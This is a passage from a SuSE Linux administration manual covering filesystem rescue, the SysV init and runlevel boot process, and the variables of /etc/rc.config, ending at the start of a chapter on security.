File contents 16.6.1: Example `/etc/fstab` for system recovery

Consider the following example: Assuming your system is configured according to the `/etc/fstab` given in File contents 16.6.1, then you may mount it step by step to `/mnt`. Just execute the following commands in order:

```
earth:/ # mount /dev/sdb3 /mnt
  earth:/ # mount /dev/sdb6 /mnt/usr
```

Now you can access your entire system and, e. g., correct mistakes in configuration files such as `/etc/fstab`, `/etc/passwd`, and `/etc/inittab`. These files will now be located in `/mnt/etc`, of course, instead of `/etc`!

Every experienced Linux user will print out a hardcopy of the file `/etc/fstab` and save the output of the command

```
earth: # fdisk -l /dev/<disk>
```

"in a safe place"; instead of <disk> you should insert, in order, the device names of your hard drives, e.g. `hda` (see the list in Section D.1 page 531). Even completely lost partitions can often be retrieved with the Linux fdisk, simply by recreating the partition, *if* you know exactly where the partitions were located on the hard drive previously.

Example: Repairing Filesystems

Damaged filesystems are tricky problems for the rescue system. This could happen after an unscheduled shutdown caused by power failure or a system crash. Generally, filesystems cannot be repaired on a running system. If you encounter really severe problems, you may not even be able to mount your root filesystem and have the system boot end up in a `"kernel panic"`. Here, the only chance is to repair the system from the "outside" using a rescue system.

The SuSE Linux rrescue system contains the utilities e2fsck and, for problem diagnosis, dumpe2fs. These should cover most problems. In an emergency, there normally are no manpages available. That is why we have included them in this manual in Appendix E page 537.

Example:

If mounting a filesystem fails due to an *invalid* superblock, then e2fsck would most probably fail too. If this were the case, your superblock may be corrupted too. There are copies of the superblock located every 8192 blocks (8193, 16385, . . .). If your superblock got corrupted, you can try one of the copies instead. This is accomplished by entering the command:

```
earth: # e2fsck -f -b 8193 /dev/damaged_partition
```

The **`-f`** option forces the filesystem check and overrides `e2fsck`'s error so that – since the superblock copy is intact – everything is fine.

16.7 Keyboard Layout

In order to standardize the keyboard mapping of programs, changes were made to the following files:

```
/usr/lib/X11/Xmodmap
/etc/inputrc
/etc/skel/.exrc
/etc/skel/.less
/etc/skel/.lesskey
/etc/csh.cshrc
/etc/termcap
/usr/lib/terminfo/x/xterm
/usr/lib/X11/app-defaults/XTerm
/usr/share/emacs/20.6/site-lisp/term/*.el
/usr/lib/joerc
```

These changes only affect applications that make use of **`terminfo`** entries or whose configuration files are changed directly (**`vi`**, **`less`**, etc.). Other, non-SuSE applications should be adjusted to these defaults.

17 The SuSE Linux Boot Concept

Booting and initializing a UNIX system can challenge even an experienced system administrator. This chapter gives you a short overview of the SuSE Linux boot concept.

This concept is much more complex but also more flexible than those used in some Linux distributions. It is based on the boot concept used for a System V workstation as described in [Fri93].

The simple words `"Uncompressing Linux..."` signal that the kernel is taking control over your hardware. It checks and sets your console[1] to read BIOS settings and to initialize basic hardware interfaces. Next, your drivers "probe" existing hardware and initialize it accordingly. After checking the partitions and mounting the root filesystem (assigning it to "`/`"), the kernel starts /sbin/init which starts the main system with all its programs and configurations. The kernel will control the entire system, including hardware access and the CPU time programs may use.

17.1 The init Program

The program /sbin/init is responsible for correctly initializing all system processes. Thus, it is the father of all processes in the entire system.

init takes a special role: init is started directly by the kernel and resists *signal 9*, which normally enables you to kill processes. All further programs are either started directly by init or by one of its "child" processes.

init is centrally configured via the `/etc/inittab` file. Here, the so-called "runlevels" are defined (more about runlevels in the next section). Here it is also specified what should happen in the various levels. Depending on the entries in `/etc/inittab`, several scripts are started by init which, for reasons of clarity, all reside in the same directory, `/sbin/init.d`.

The entire process of starting up the system (and shutting down, as well) is maintained by init. From this point of view, the kernel can be considered as a "background process" whose task it is to maintain all other processes and to adjust CPU time and hardware access according to requests from other programs.

17.2 Runlevels

In Linux there are so-called *runlevels* which define how the system is going to be started up. After booting, the system starts as defined in `/etc/inittab` in

[1] Or more precisely, the BIOS registers of graphics cards and output format.

the line **initdefault**. An alternative to this is assigning a special runlevel at boot time (e. g., at the LILO prompt): the kernel passes any parameters which it doesn't need directly to init.

To change runlevels while the system is running, you can just enter init with the appropriate number. Only the super user is allowed to do this:

```
root@earth:/ > init S
```

brings you to *single user mode* which is used for the maintenance and administration of your system. After finishing work in *S* mode, the system administrator can change the runlevel to 2 again by typing:

```
root@earth:/ > init 2
```

Now all essential programs are started and users can log in and work with the system. The table below gives you an overview of available runlevels. Runlevel 1 should not be used on a system whose `/usr` partition is mounted via NFS:

Runlevel	Meaning
0	Halt
S	Single user mode
1	Multi-user without network
2	Multi-user with network (standard)
3	Multi-user with network and xdm
4	Unused
5	Unused
6	Reboot

Table 17.1: Valid runlevels in Linux

You can halt the system using:

```
root@earth:/ > init 0
```

or restart it with:

```
root@earth:/ > init 6
```

If you have already installed and configured the X Window System properly (Section 8 page 231) and want users to log in via a graphical user interface, you can easily change the runlevel to `3`. You should give it a try first by typing:

```
root@earth:/ > init 3
```

to see whether the system works as you expected.

Tip

With a damaged `/etc/inittab`, you can end up in a system which cannot be brought up properly. Therefore, be extremely careful while editing `/etc/inittab`! – In an emergency you may try to enter **init=/bin/sh** at the LILO boot prompt for directly booting into a shell (see Section 18 page 120). This looks like: **boot: linux init=/bin/sh**

17.3 Changing Runlevels

Generally, there are a couple of things that happen if you change runlevels. First, so-called *stop scripts* of the current runlevel are launched, closing down some programs which are essential for the current runlevel. Thereafter, *start scripts* of the new runlevel are started. Here, in most cases, a number of programs will be started.

To illustrate this, we will show you a change from runlevel 2 to 3:

- The administrator (`'root'`) tells init to change run levels:

  ```
  root@earth:/ > init 3
  ```

- init now consults its configuration file (`/etc/inittab`) and realizes that it should start `/sbin/init.d/rc` with the new runlevel as a parameter.

- Now rc calls all the stop scripts of the current runlevel, but only for those where there is no start script in the selected new run level. In our example, these are all the scripts which reside in `/sbin/init.d/rc2.d` (old runlevel was 2) and which start with a `'K'`.[2] The number following `'K'` guarantees a certain order to start, as there are some dependencies which have to be taken into consideration.

- The last thing to start are the start scripts of the new runlevel. These are (in our example) in `/sbin/init.d/rc3.d` and begin with an `'S'`. The same procedure regarding the order in which they are started is applied here.

If you want to change to the same runlevel which you are already in, init only checks `/etc/inittab` for changes and starts the appropriate steps (e. g., for starting a getty on another interface).

17.4 Init Scripts

Scripts in `/sbin/init.d` are divided into two sections:

- scripts which are executed directly by init. This only applies while booting and shutting down the system immediately (power failure or pressing `Ctrl` + `Alt` + `Del` by the user).

- scripts which are started indirectly by init. This happens when the runlevel is changed. Generally, /sbin/init.d/rc is executed here, which guarantees the correct order of the relevant scripts.

All scripts are located in `/sbin/init.d`. Scripts for changing the run level are also found there but are called via symbolic links from one of the subdirectories `/sbin/init.d/rc0.d` to `/sbin/init.d/rc6.d`. This is just for clarity reasons and avoids duplicate scripts (e. g., if they are used in several runlevels).

[2] Names of stop scripts always start with a `'K'`, whereas start scripts always start with an `'S'`.

Since every script can be executed as both a start and a stop script, these scripts have to “understand” the parameters “start” and “stop”.

Example

An example: while leaving runlevel 2, `/sbin/init.d/rc2.d/K40network` is one script, of many, that is executed. This results in `/sbin/init.d/network` being executed from `/sbin/init.d/rc` with the “stop” parameter. When entering runlevel 3, the same script is started, but with the “start” parameter instead of “stop”.

Links in these runlevel-specific subdirectories simply serve to allocate the scripts to a certain runlevel.

Boot and shutdown

Below,we give you a short introduction to the boot and stop scripts that are launched first (or last, respectively) as well as an explanation of the maintaining script.

- *boot*
  Executed while starting the system directly, using init. It is independent of the chosen runlevel and is only executed once. Here, filesystems are checked, the kernel daemon is launched, some unnecessary files in `/var/lock` are deleted, and the network is configured for the loopback device (if it has been selected in `/etc/rc.config`). Furthermore, the system time is set up and Plug and Play hardware is initialized by the `isapnp` tools.

  If an error occurs while automatically checking and repairing the filesystem, the system administrator can intervene, after first entering the root password.

  The directory `/sbin/init.d/boot.d` is assigned to this script. All scripts in this directory are executed while the system is booted. This is the right place for your own personal extensions, which should be executed only once.

  Last to be executed is the script boot.local.

- *boot.local*
  Here, you can enter additional commands to be executed at boot time before changing into a runlevel. It can be compared to `AUTOEXEC.BAT` on DOS systems.

- *boot.setup*
  General settings that have to be performed while changing from *single user mode* to another runlevel.

  Here, keyboard maps are loaded and the kernel daemon is started, which loads modules automatically.

- *halt*
  This script is only executed while changing into runlevel 0 or 6. Here, it is executed either as halt or as reboot. Whether the system shuts down or reboots depends on how halt is called.

- **rc**
  This script is of overriding importance whenever runlevels are changed. It calls the appropriate stop scripts of the current runlevel and the start scripts of the newly selected runlevel.

Creating scripts

You may add your own scripts to this skeleton very easily. A template may be found in `/sbin/init.d/skeleton`. To enable a script via `/etc/rc.config`, it is recommended that you create a <START_> variable in this file. Additional parameters should only be added if really needed (refer to the `/sbin/init.d/gpm` script for reference).

Now you need to create the links in the corresponding `rc?.d` to your script to make sure it is launched when you change runlevels (see above Section 17.3 page 461 for script names, etc.). The manpage for **`init.d`** (**`man 7 init.d`**) gives you all the necessary technical background.

> **Caution**
>
> Please handle these scripts with the utmost care! A faulty script may hang your machine! See Section 17.2 page 459 if all else fails. . .

17.5 /etc/rc.config and /sbin/SuSEconfig

Practically the entire configuration of SuSE Linux can be done via a central configuration file called `/etc/rc.config`. Here, a couple of environment variables are set which are (amongst others) checked by the init scripts. Each of the scripts in `/sbin/init.d` executes `/etc/rc.config` as a first step, in order to read the values of those variables which apply to it.

> **Note**
>
> From SuSE Linux 6.0 packages with extensive adjustment options store their variables in individual files in the directory `/etc/rc.config.d`; this is the case, for example, with the package `sendmail` or package `i4l` (ISDN) packages.
> To simplify things, however, we will usually just mention `/etc/rc.config`, even if the file has been moved somewhere else!

Moreover, a large number of configuration files can be generated from `/etc/rc.config`. This is the task of /sbin/SuSEconfig. If you change the network configuration, for example, the file `/etc/resolv.conf` will be regenerated, as it is dependent on the configuration you have made.

So, if you change `/etc/rc.config` manually, you should invoke /sbin/SuSEconfig afterwards to make sure all changes to the appropriate configuration files are made at the correct places. If you change the configuration with YaST, you don't have to bother. YaST automatically executes /sbin/SuSEconfig and updates your configuration files.

This concept enables you to make basic changes to your configuration without having to reboot the system. Since some changes are rather complex, some programs probably have to be restarted in order for the changes to take effect.

This procedure is explained more fully in network configuration (see Section 5.2 page 153), where these programs are forced to be restarted using the command:

```
root@earth:/ > /sbin/init.d/network stop
root@earth:/ > /sbin/init.d/network start
```

As you can see, you can easily start and stop init scripts by hand.

Generally, we recommend the following steps for configuring your system:

- Bring the system into *single user mode*:

  ```
  root@earth:/ > init S
  ```

  As an alternative, you can select runlevel 1. Here, you have the possibility of logging in on several consoles:

  ```
  root@earth:/ > init 1
  ```

- Change the configuration file `/etc/rc.config` as needed. This can be done using an editor of your choice or with YaST in '`Changing configuration file`' (see Section 17.6).
- Execute /sbin/SuSEconfig to make the changes take effect. If you have changed /etc/rc.config via YaST, this is done automatically.
- Bring your system back to the previous runlevel:

  ```
  root@earth:/ > init 2
  ```

This procedure is mainly relevant if you have changed system-wide settings (such as network configuration). It is not necessary to go into *single user mode* for small changes, but it ensures that all relevant programs are correctly restarted.

Tip

To *categorically* disable the automatic configuration of SuSEconfig you need to set the variable ⟨ENABLE_SUSECONFIG⟩ in `/etc/rc.config` (please note Section 17.6 on the facing page). By using selected `rc.config` variables you may partially disable the auto configuration

17.6 The Variables in `/etc/rc.config`

In this section, we describe all the parameters of the system, including their default settings. If you don't use YaST to change `/etc/rc.config`, make sure you set "empty" parameters as two quotation marks (e. g., **`KEYTABLE=""`**) and that you surround parameters that contain a blank with quotation marks (parameters consisting of only one word do not have to be quoted). In our description, each parameter is given a value in order to make its settings as clear as possible:

- **ENABLE_SUSECONFIG=yes**
  With this entry you can disable SuSEconfig completely. Please don't contact our Installation Support if you have trouble configuring your system after disabling SuSEconfig ;-)

- **MAIL_REPORTS_TO=newbie**
  SuSEconfig can mail reports (created by YaST or included in packages) to you. Here you can set the address. If you don't want this feature, simply set it to `""`.

- **GMT=-u**
  If your hardware is set to GMT (*Greenwich Mean Time*), you should set this variable to `-u`.[3] Otherwise, leave it empty. This setting is relevant for automatic switching to summer or winter time.

- **TIMEZONE=Europe/Berlin**
  Your time zone. Important for automatic switching to summer or winter time.

- **LANGUAGE="german"** This is set by YaST if changes are made with the menu item '`Select language`' (see Section 3.3.1 page 83). This value also serves as a fallback if the variables **LANG** or **LC_*** are not set; in that case the value written here is resolved via the file `/usr/share/locale/locale.alias`.

- **RC_LANG="de_DE"**
  Sets `LANG` for locale; with this a default can be assigned for local users. This value is valid so long as no special **RC_LC_*** variables are used.
  The standard `rc.config` variables are: **RC_LC_ALL** (with this the variables `LC_*` and `LANG` can be overwritten!), **RC_LC_MESSAGES**, **RC_LC_CTYPE**, **RC_LC_MONETARY**, **RC_LC_NUMERIC**, **RC_LC_TIME** and **RC_LC_COLLATE**.
  See manpage for **locale** (**man 5 locale**).

- **ROOT_USES_LANG="no"**
  Should local settings also be used for '`root`'?

- Use **INIT_SCRIPT_USE_LANG="no"**
  locale in **init** scripts? Prefereably not ;-)

Initializing Local Hardware (keyboard, modem, mouse,PCMCIA, etc.)

-

- **KEYTABLE=de-latin1-nodeadkeys**
  Defines keymaps.

- **KBD_NUMLOCK=no**
  `NumLock` on/off.

[3] `-u` is an abbreviation for *universal time*.

- **KBD_CAPSLOCK=no**
  CapsLock on/off.

- **KBD_TTY="tty1 tty2 tty3 tty4 tty5 tty6"**
  NumLock and CapsLock can be limited to certain TTYs; gequoted stands for all TTYs.

- **KBD_RATE=30**
  Sets the automatic keyboard frequency. Possible values are from twice to 30 times per second. For this change to take effect, keyboard delay has to be set as well.

- **KBD_DELAY=250**
  This is the delay whereafter automatic repetition of the pressed key commences. This value is in milliseconds but isn't very accurate. You have to assign **KBD_RATE** as well.

- **CONSOLE_FONT=mr.fnt**
  This is the console font. Not all fonts support German umlauts. YaST provides a little window where you can test all fonts and choose the one you like best. Additional settings are: **CONSOLE_SCREENMAP**, **CONSOLE_UNICODEMAP** and **CONSOLE_MAGIC**.

- **MODEM=/dev/ttyS1**
  Interface to which the modem is connected. YaST and SuSEconfig, in turn, create a link from `/dev/modem` to the device specified.

- **MOUSE=/dev/ttyS2**
  Interface to which the mouse is connected. YaST and SuSEconfig, in turn, create a link from `/dev/mouse` to the device specified.

- **START_GPM=yes**
  Set to `yes` to start mouse console support. This enables you to exchange text between consoles using the mouse. gpm can cause problems in connection with certain bus mice. If you encounter problems while starting X, you should disable gpm. The other alternative is to start xdm, since gpm is not started in runlevel 3.

- **GPM_PARAM=" -t logi -m /dev/mouse"**
  Initialization parameters for gpm. These are normally set via YaST.

- **PCMCIA=i82365**
  This is for assigning the chipset: valid entries are: `i82365` and `tcic`. If the variable is set to **""** the PCMCIA sub-system is not launched. Fine tuning is achieved via **PCMCIA_PCIC_OPTS** and **PCMCIA_CORE_OPTS**

- **START_ISAPNP=yes**
  Initialize ISA P'n'P at boot time.

- **INITRD_MODULES="aic7xxx"**
  The names of the modules which need to be loaded when the kernel is being booted, for example, to access the hard drive. Useful, or necessary entries can be made during the installation or the update; see Section 16.3 page 441.

- **START_KERNELD=yes**
  This variable determines whether the kernel daemon should be started automatically at boot time. This daemon is responsible for automatically loading kernel modules on demand. For the current standard kernel 2.2.xx kerneld is *no longer* required. – A short description of the module concept and functions of kerneld can be found in chapter Section 13.2 page 377.

Starting and Configuring Local Network and Other Services

- **START_LOOPBACK=yes**
  Sets up a sort of "mini" network created by configuring the *Loopback* device. Since many programs rely on this functionality, it should be set.[4]

- **CHECK_ETC_HOSTS=yes**
  SuSEconfig can do some checks and modifications to `/etc/hosts`.

- **BEAUTIFY_ETC_HOSTS=no**
  If `/etc/hosts` is to be sorted.

- **SETUPDUMMYDEV=no**
  Determines whether the dummy network device should be set up: this is useful for non-permanent network connections (e. g., SLIP or PPP). If you have an ethernet card it can be troublesome at times.

- **CREATE_HOSTCONF=yes**
  SuSEconfig can create and check `/etc/host.conf`.

- **CREATE_RESOLVCONF=yes**
  SuSEconfig can maintain `/etc/resolv.conf`. If set to `yes` *and* one of **SEARCHLIST** and **NAMESERVER** is empty, it is assumed that no DNS is wanted and `/etc/resolv.conf` will be deleted. `no` simply leaves `/etc/resolv.conf` untouched.

- **NETCONFIG=_0**
  Specifies how many network cards (or other net devices) are installed. The text shows an example for one network card (they start with 0). For a system with two cards installed, it should resemble **NETCONFIG="_0 _1"**. For a system without networking, it should not be set.

- **IPADDR_0=193.141.17.202**
  IP address of the first networking card.

- **NETDEV_0=eth0**
  Name of the first network device (normally an Ethernet card, therefore, the example, `eth0`). Other possible settings are `str1` or `plip1`. If there is more than one card installed, additional cards are supplied with the variables NETDEV_1 to NETDEV_3.

[4] Your kernel needs to have been compiled with network support for this to work.

- **IFCONFIG_0="193.141.17.205 broadcast 193.141.17.255 netmask 255.255.255.192"**
  Configuration command for the first networking device installed. These settings can easily be assigned using YaST. If you have more than one card installed, just enter the corresponding values in the appropriate variables.

- **CLOSE_CONNECTIONS=false**
  If this variable is set to `true` *and* the system runs in "runlevel" 0 or 6, **/sbin/init.d/route** sends a **SIGTERM** to all processes that own an open "remote tcp" or "udp" connection.

- **IP_DYNIP=no**
  Switch on the "dynamic IP patch" when booting; if `yes`, the script `/sbin/init.d/boot` enables this patch via an entry in the /proc filesystem.

- **IP_TCP_SYNCOOKIES=yes**
  Activate "syn flood protection".

- **IP_FORWARD=no**
  If the machine should perform forwarding with two network cards, **IP_FORWARD** should be set to `yes`; normally this is preferable, or required, for a "router" or for "masquerading". The script `/sbin/init.d/boot` enables "IP forwarding" by means of an entry in the `/proc` filesystem.

- **FQHOSTNAME=earth.cosmos.com**
  Fully qualified hostname of your machine; fully qualified means the complete name, consisting of computer name and domain name.

- **SEARCHLIST=cosmos.com**
  This entry is used for completing a not fully qualified hostname. If, for example, you enter `venus`, a check is made on whether `venus.cosmos.com` is a valid address. This variable *has* to be set if you plan to use DNS! You should at least enter your domain name here. You can make up to three entries, which should be separated by blanks.

- **NAMESERVER=193.141.17.193**
  Address of the nameserver which is to be interrogated if a hostname has to be transposed to an IP address. You can enter up to three nameservers which should be separated by blanks. If you plan to use a nameserver, **SEARCHLIST** *has* to be set!

- **ORGANIZATION="Gladstone Ganter Inc."**
  This text appears in every newsposting you send.

- **NNTPSERVER=helios**
  Address of your news server. If you receive your news via UUCP and it is saved locally, you should enter `localhost`.

- **IRCSERVER=helios**
  This is the place for your IRC server (*Internet Relay Chat*). Names of the servers should be separated by blanks.

- **START_INETD=yes**
  Controls whether the inetd super daemon should be activated. This daemon reacts to calls from other hosts and starts (depending on the port) the appropriate service. You need it if you want to log in via telnet or rlogin. If you plan to use xinetd (see Section 75) you should set this to no.

- **START_XINETD=no**
  Controls whether the xinetd super daemon should be activated (this is an enhanced inetd, see Section 75). If you plan to use this daemon, **START_INETD** should be set to no.

- **SENDMAIL_xxxx=**
  The sendmail variables are described in Section 32 page 195

- **START_POSTFIX=no**
  Activates the mail server postfix. The relevant variables are **POSTFIX_CREATECF**, **POSTFIX_RELAYHOST**, **POSTFIX_MASQUERADE_DOMAIN** and **POSTFIX_LOCALDOMAINS**.

- **SMTP=no**
  Set to yes if a sendmail daemon should be activated. If you receive your e-mail exclusively via UUCP, you don't need it, provided you call sendmail -q after each polling. (rmail, started by UUCP, just puts mail into a queue but doesn't deliver it). If mail spool directories are mounted via NFS (on a network, for example) and the single host has got only outgoing mail, this could be set to *no* as well. The same applies with the use of *relay hosts*.

- **START_PORTMAP=no**
  Determines whether to start the portmapper or not. You need the portmapper if you plan to use your host as an NFS server (see Section 5.5 page 161). Without this daemon, rpc.mountd and rpc.nfsd can't run; this is why the portmapper is started when the variable is set to no, but **NFS_SERVER** is switched on! It is also necessary for NIS (see Section 5.5 page 161).

- **NFS_SERVER=no**
  If the host is going to be used as an NFS server, this variable has to be set to yes. This initializes the start of rpc.nfsd and rpc.mountd. More on setting up an NFS server can be found in chapter Section 5.5 page 161.

- **REEXPORT_NFS=no**
  Set this variable to yes in order to re-export mounted NFS directories or NetWare volumes.

- **NFS_SERVER_UGID=yes**
  If the daemon (rcp.ugidd) for the conversion of user and group ID's is to be started; this variable only takes effect if <NFS_SERVER> is set to yes.

- **USE_KERNEL_NFSD="no"**
  If the package knfsd is installed, the kernel-based NFS daemon can be used. With this NFS daemon, locking is possible. See the corresponding variable, **USE_KERNEL_NFSD_NUMBER**.

- **START_AMD=no**
  Start the automounter. If this is not needed you should prefer the autofs kernel module. If so, you need to set the next variable (**START_AUTOFS**) to yes.

- **START_AUTOFS=no**
  This daemon enables you to automatically mount directories, via NFS as well as local directories, CD-ROM drives, floppy disks and more). The package autofs, series n must be installed and configured.

- **START_RWHOD=no**
  Controls whether rwhod is started. Caution: the rwhod regularly sends “Broadcasts”. If you use “on-demand” connection (ISDN and/or diald) this may cause connections to be made, resulting in extra traffic and costs!

- **START_ROUTED=no**
  The route daemon is only necessary for dynamic routes (see the manpage for **routed** (**man routed**)). Caution, this service establishes a connection every 30 seconds. If the machine us connected to the Internet via dialup (for example, ISDN), then it makes *no* sense to set this variable to yes.

- **START_NSCD=yes**
  NSCD Initializing “Name Service Caching Daemon” at boot time.

- **START_NAMED=no**
  This controls whether the name daemon should be activated.

- **CREATE_YP_CONF=yes**
  Set to yes if SuSEconfig should create the necessary files for YP. This depends on the next two entries as well (see Section 5.4 page 159). SuSEconfig also makes the appropriate changes to /etc/passwd and /etc/group.

- **YP_DOMAINNAME=cosmos.com**
  YP domain name of hosts. For detailed information please refer to Section 5.4 page 159.

- **YP_SERVER=helios.cosmos.com**
  Name of the NIS server.

- **USE_NIS_FOR_RESOLVING=no**
  Use NIS for resolving host names.

- **START_CIPED=no**
  Start CIPE daemon for an IPIP tunnel.

- **START_DHCPD=no**
  Start server for DHCP *Dynamic Host Configuration Protocol*. For this the variables **DHCPD_INTERFACE**, **START_DHCRELAY** and **DHCRELAY_SERVERS** are used.

- **START_LDAP=no**
  Start LDAP server.

- **START_RADIUSD=yes**
  Start radius accounting and authentication service. This service is used by some ISPs for authentication of their users. See documentation in /usr/share/doc/packages/radiusd.

- **START_LPD=yes**
  Start the lpd ("line printer"). Normally needed for printing.

- **START_NNTPD=yes**
  Start nntpd if you want to access news via an NNTP site.

- **START_INN=no**
  Start the INN news server.

- **START_ATD=yes**
  Controls whether the AT daemon is activated. This daemon enables you to perform tasks periodically. In contrast to the cron daemon, this action is only performed once.

- **START_HTTPD=yes**
  Controls whether the Apache http daemon should be activated.

- **START_HTTPSD=yes**
  Specifies whether the Apache httpsd ("secure" webserver) with SSL and PHP3 should be started.

- **START_SQUID=no**
  Controls whether the proxy server squid should be activated.

- **DOC_HOST=""**
  If you want to use the central documentation server which contains the SuSE help system, you should enter the name of the host, e. g. "helios.cosmos.com".

- **DOC_SERVER=no**
  You should set this variable to yes on the documentation server. In **DOC_ALLOW** (see below) access to http-rman is set. Furthermore the index files for the http server have been rearranged:http://'hostname-f' instead of http://localhost.

- **DOC_ALLOW="LOCAL"**
  List of machines (as patterns for /etc/hosts.allow) that are allowed to access the documentation server. This variable is read only if **DOC_SERVER** is set to yes. You could also enter a subdomain here (e. g. with ".cosmos.com").

- **HTTP_PROXY=""**
  A couple of programs (e. g. lynx, arena, or wget) are capable of using proxy sites if this environment variable has been set.
  SuSEconfig may set this in /etc/SuSEconfig/* (see SDB http://www.suse.de/sdb/en/html/lynx_proxy.html). Example: "http://proxy.provider.de:3128/".

- **`FTP_PROXY=""`**
  FTP proxy. Example: `"http://proxy.provider.de:3128/"`.

- **`GOPHER_PROXY=""`**
  Gopher proxy. Example: `"http://proxy.provider.de:3128/"`.

- **`NO_PROXY=""`**
  This enables you to exclude (sub) domains from the proxy. Example: `"www.me.de, do.main, localhost"`.

- **`START_HYLAFAX=no`**
  Activates Hylafax. You will have to invoke faxsetup before setting this variable to `yes`.

- **`START_SMB=no`**
  Start the samba server; a file and printer server for MS-Windows.

- **`START_MARSNWE=no`**
  Activates the Novell server emulation.

- **`START_SSHD=yes`**
  Start the "Secure Shell Daemon"; ensure before starting that a "host key" exists – see also the documentation in `/usr/share/doc/packages/ssh` as well as the manpages.

- **`START_XNTPD=yes`**
  Controls whether the "Network Time Protocol (NTP) daemon" is activated (package `xntp`). It is configured via `/etc/ntp.conf`. Radio Controlled Clocks have addresses in the form `127.127.T.U`; in which `T` is the type of clock and `U` is the "unit number" which has a range from `0` to `3`. – Most clocks use a serial port or a special bus. The device file (☞*Device*) is normally only to the symbolic link `/dev/device-U` which refers to the actual hardware, where `U` has the value of the "unit number". See also `/usr/share/doc/packages/xntp/html/refclock.htm`. *Example:* You have a radio controlled clock attached to a serial port, you'll also need the necessary Symlink. For this see `refclock.htm`. – for the typical DCF77 receiver the "PARSE" driver is required:

  ```
  ## Type 8 Generic Reference Driver (PARSE)
  ## Address:     127.127.8.u
  ## Serial Port: /dev/refclock-u
  ```

  So, if you choose, by an entry in `ntp.conf`, the value `server 127.127.8.0` you'll also need the Symlink `/dev/refclock-0` to refer to `ttySx` – where `x` represents the serial port on which the Radio controlled clock is attached.

- **`XNTPD_INITIAL_NTPDATE=""`**
  List of the NTP servers from which the time can be obtained before the local server is started; e.g."`helios.cosmos.com`". If a number of servers are entered, they must be separated by a space. (package `xntp`). It is configured via `/etc/ntp.conf`.

- **`DISPLAYMANAGER=""`**
  Sets up the login of the machine. This may either be a text console or the X Window System. Possible entries are: `xdm` (The standard display manager of the X Window System), `kdm` (KDE's display manager) or `""`. The latter sets the login to text console (runlevel 2). This is the default.

- **`KDM_SHUTDOWN=root`**
  Controls which user is allowed to shutdown the machine via kdm (reboot or shutdown). Possible values are: `root` (`'root'`), `all` (every user), `none`, and `local` (it may only be shutdown by users that logged in locally). If this is set to `""`, `root` is the default.

- **`CONSOLE_SHUTDOWN=reboot`**
  Controls how **`init`** should react to `Ctrl` + `Alt` + `Del`. Possible values: `reboot` (the machine reboots), `halt` (the machine shuts down) and `ignore` (nothing happens). Default is `reboot`.

- **`START_AXNET=no`**
  Applixware server.

- **`START_MYSQL=no`**
  Server for MySQL.

- **`START_ADABAS=no`**
  Adabas server. The following variables belong to Adabas: **`DBROOT`**, **`DBNAME`**, **`DBUSER`** and **`DBCONTROL`** – see the respective comments in `rc.config`.

- **`START_DB2=no`**
  Server for DB2.

- **`START_ARKEIA=no`**
  Arkeia backup server.

- **`START_ARGUS=no`**
  Argus server (network monitor).

- **`ARGUS_INTERFACE=eth0`** The interface Argus should listen to.

- **`ARGUS_LOGFILE="/var/log/argus.log"`**
  The Argus logfile. This file might become quite large!

- **`CRON=yes`**
  Sets the start and stop of the *cron daemon*. This daemon lets you start certain programs at a given time. It is only started in runlevels 2 and 3. It is highly recommended that you activate this daemon, especially if your computer is running all the time. An alternative or replacement is the AT daemon (see Section 75 page 471).

Note

There are a lot of options which require you to regularly run certain commands and programs. Therefore, the cron daemon should be activated on every system.

Local Maintenance

- **RUN_UPDATEDB=yes**
  Set this to yes to have the locate database updated once per day via cron. locate is useful for quickly finding files. This tool may be fine tuned by a set of variables: **RUN_UPDATEDB_AS**, **UPDATEDB_NETPATHS**, **UPDATEDB_NETUSER**, and **UPDATEDB_PRUNEPATHS** (see comments in rc.config). – This updating may be carried out shortly after you have booted, if the computer is *not* switched on all the time; see Section 16.2.2 page 440.

- **REINIT_MANDB=yes**
  If the manpage data base should be renewed once a day by cron.daily.

- **CREATE_INFO_DIR=yes**
  Set this to yes to have /usr/info/dir created, which serves as a general index of all info pages. This is useful after installing a package which contains info pages. Keep in mind that perl needs to be installed for this to work.

- **CHECK_PERMISSIONS=set**
  Controls check of file permissions according to /etc/permissions. **set** corrects wrong entries, **warn** warns you, and **no** deactivates this feature.

- **PERMISSION_SECURITY="easy local"**
  There are three levels of security: /etc/permissions.paranoid, /etc/permissions.secure and /etc/permissions.easy. You may enter either **easy**, **secure** or **paranoid**. You can also create your own security levels; e. g. in /etc/permissions.local. Then you may use **local** to activate your level.

- **RPMDB_BACKUP_DIR=/var/adm/backup/rpmdb**
  Controls where cron.daily should install its RPM database backup. If you want to disable this feature, set this variable to **""**.

- **MAX_RPMDB_BACKUPS=5**
  Maximum number of backup files for the RPM database.

- **DELETE_OLD_CORE=yes**
  Core files are memory images of programs which have been killed due to a segmentation fault. These images are very useful for debugging purposes. If this is enabled, a regular search and deletion of old core files is launched.

- **MAX_DAYS_FOR_CORE=7**
  Assigns how old core files should be before they are deleted.

- **MAX_DAYS_FOR_LOG_FILES=365**
  If a log file (mainly in /var/log) reaches a certain size, it will be automatically compressed and archived. 'root' is informed via e-mail. This parameter sets how long these files are to be kept on disk before being deleted automatically. If you set this value to 0, no compressing and no archiving will be done. Log files are written continuously and can grow to a considerable size! Compressed log files can be viewed anytime using less.

- **MAX_DAYS_IN_TMP=30**
  Selected directories (see **TMP_DIRS_TO_CLEAR** below) are checked daily to see whether they have been accessed during the selected time interval (set in days). Files which have not been modified will be deleted automatically.

- **TMP_DIRS_TO_CLEAR="/tmp /var/tmp"**
  Enter here all directories which are to be searched for old files (see **MAX_DAYS_IN_TMP=30** above). item **OWNER_TO_KEEP_IN_TMP="root bs"**
  Files of system users given here should not be deleted, even if they have not been modified during the time specified.

- **CWD_IN_ROOT_PATH=no**
  The current working current working directory in the path of user `'root'`.

- **ROOT_LOGIN_REMOTE=no**
  If a login for `'root'` is to be allowed by telnet or rlogin, this variable should be set to `yes`. For security aspects concerning this variable, please refer to page 488.

- **SUSEWM_UPDATE**=yes
  Controls whether SuSEconfig should adapt the system-wide configuration files according to the installed packages. You may fine tune this feature by means of the following variables: **SUSEWM_WM**, **SUSEWM_MWM**, **SUSEWM_XPM**, **SUSEWM_ADD** and **SUSEWM_COMPAT**.

Part VIII

Security and Getting Started

18 Security is a Matter of Trust

18.1 Basics

Attacks and intruders from the Internet can no longer be ignored. Every day one hears of some new danger to your PC at home or the entire company network, be it from attacks from the Internet, or from viruses. But in reality it is actually quite simple to take effective precautions against such threats.

Before we go into describing individual protection measures, it needs to be clarified what is actually meant by the word “security”, and protection against “what”. The following 6 points will quickly make it clear that the security of a computer is a very sensible aim.

